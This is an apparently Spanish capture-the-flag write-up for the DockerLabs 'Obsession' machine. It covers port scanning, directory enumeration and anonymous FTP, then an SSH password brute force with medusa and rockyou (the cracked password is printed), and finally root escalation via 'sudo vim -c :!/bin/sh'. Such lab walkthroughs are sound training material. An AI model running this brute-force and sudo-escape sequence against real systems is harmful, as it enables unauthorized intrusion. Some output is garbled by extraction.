OBSESSION

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

unzip obsession.zip

Archive: obsession.zip inflating: auto_deploy.sh inflating: obsession.tar

2- Y ahora desplegamos la máquina

bash auto_deploy.sh obsession.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

1- CONECTIVIDAD

ping -c1 172.17.0.2

```
ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.856 ms
   - 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0mrtt min/avg/max/mdev = 0.856/0.856/0.856/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX-ttl=64

2- ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
mmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-26 13:23 EDT
Nmap scan report for hidden.lab (172.17.0.2)
Host is up (0.000035s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp
                    vsftpd 3.0.5
| ftp-syst:
   STAT:
 FTP server status:
      Connected to ::ffff:172.17.0.1
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 1
      vsFTPd 3.0.5 - secure, fast, stable
_End of status
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
 -rw-r--r-- 1 0
_-rw-r--r-- 1 0
                                         667 Jun 18 03:20 chat-gonza.txt
315 Jun 18 03:21 pendientes.txt
                          0
                           0
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
   256 60:05:bd:a9:97:27:a5:ad:46:53:82:15:dd:d5:7a:dd (ECDSA)
   256 0e:07:e6:d4:3b:63:4e:77:62:0f:1a:17:69:91:85:ef (ED25519)
80/tcp open http Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Russoski Coaching
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
21/tcp open ftp vsftpd 3.0.5

22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.58 ((Ubuntu))
```

puerto80



Bienvenido. Soy Informático, pero sobre todo, soy **entrenador personal** con más de 5 años de experiencia en el entrenamiento con cargas y nutrición, con **certificado de profesionalidad** como Monitor de Musculación y Fitness. Para conocerme un poco más, <u>entra aguí</u>.

3- ENUMERACIÓN

whatweb http://172.17.0.2

http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], Email[russoski@dockerlabs.es], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[Russoski Coaching]

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
Gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

Gobuster v3.6
by 03 Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.2
[+] Method: GET
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,doc,html,txt
[+] Timeout: 108

Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 275]
/index.html (Status: 301) [Size: 309] [→ http://172.17.0.2/backup/]
//mportant (Status: 301) [Size: 312] [→ http://172.17.0.2/important/]
/.html (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)

Finished
```

Descubrimos dos directorios /backup y /important




Index of /backup

Name Last modified Size Description

Parent Directory
backup.txt 2024-06-25 01:55 61

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80



Tenemos un usuario russoski, sacado de /backup.txt

Nos conectamos por ftp

ftp 172.17.0.2

```
ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||14021|)
150 Here comes the directory listing.
drwxr-xr-x 2 0 104
drwxr-xr-x 2 0 104
-rw-r--r-- 1 0 0
                                        4096 Jun 18 03:21 .
                                       4096 Jun 18 03:21 ..
                                        667 Jun 18 03:20 chat-gonza.txt
                                         315 Jun 18 03:21 pendientes.txt
```

```
Conseguimos los dos .txt
ftp> get chat-gonza.txt
local: chat-gonza.txt remote: chat-gonza.txt
229 Entering Extended Passive Mode (|||65483|)
150 Opening BINARY mode data connection for chat-gonza.txt (667 bytes).
100%
******** 667
                           3.59 MiB/s 00:00 ETA
226 Transfer complete.
667 bytes received in 00:00 (550.14 KiB/s)
ftp> get pendientes.txt
local: pendientes.txt remote: pendientes.txt
229 Entering Extended Passive Mode (|||29580|)
150 Opening BINARY mode data connection for pendientes.txt (315 bytes).
100%
****************************** 315 753.96 KiB/s 00:00 ETA
226 Transfer complete.
315 bytes received in 00:00 (225.03 KiB/s)
ftp> exit
Ya en nuestro Kali
cat chat-gonza.txt
[16:21, 16/6/2024] Gonza: pero en serio es tan guapa esa tal Nágore como
dices?
[16:28, 16/6/2024] Russoski: es una auténtica princesa pff, le he hecho hasta
un vídeo y todo, lo tengo ya subido y tengo la URL guardada
```

[16:29, 16/6/2024] Russoski: en mi ordenador en una ruta segura, ahora cuando quedemos te lo muestro si quieres

[21:52, 16/6/2024] Gonza: buah la verdad tenías razón eh, es hermosa esa chica, del 9 no baja

[21:53, 16/6/2024] Gonza: por cierto buen entreno el de hoy en el gym, noto los brazos bastante hinchados, así sí

[22:36, 16/6/2024] Russoski: te lo dije, ya sabes que yo tengo buenos gustos para estas cosas xD, y sí buen training hoy

cat pendientes.txt

- 1 Comprar el Voucher de la certificación eJPTv2 cuanto antes!
- 2 Aumentar el precio de mis asesorías online en la Web!
- 3 Terminar mi laboratorio vulnerable para la plataforma Dockerlabs!
- 4 Cambiar algunas configuraciones de mi equipo, creo que tengo ciertos permisos habilitados que no son del todo seguros..

Posibilidad de dos usuarios más:Gonza y Nágore

4- EXPLOTACIÓN

Con medusa intentamos sacar la contraseña para russoski

medusa -h 172.17.0.2 -u russoski -P /usr/share/wordlists/rockyou.txt -M ssh

ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: russoski Password: iloveme [SUCCESS]

russoski/iloveme

```
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:R8ZiOJN33rhfvGADBLwVQ1mPV7lSmGJACOhjdTB0wMQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
russoski@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jun 18 04:38:10 2024 from 172.17.0.1
russoski@33555d17aedb:~$
```

Estamos dentro

5- ESCALADA DE PRIVILEGIOS

```
Vemos permisos sudo

russoski@33555d17aedb:~$ sudo -I

Matching Defaults entries for russoski on 33555d17aedb:
        env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/sn
ap/bin, use_pty

User russoski may run the following commands on 33555d17aedb:
        (root) NOPASSWD: /usr/bin/vim

Como siempre, nos vamos a https://gtfobins.github.io/gtfobins/vim/
sudo vim -c ':!/bin/sh'

russoski@33555d17aedb:~$ sudo vim -c ':!/bin/sh'

# whoami
root
#
```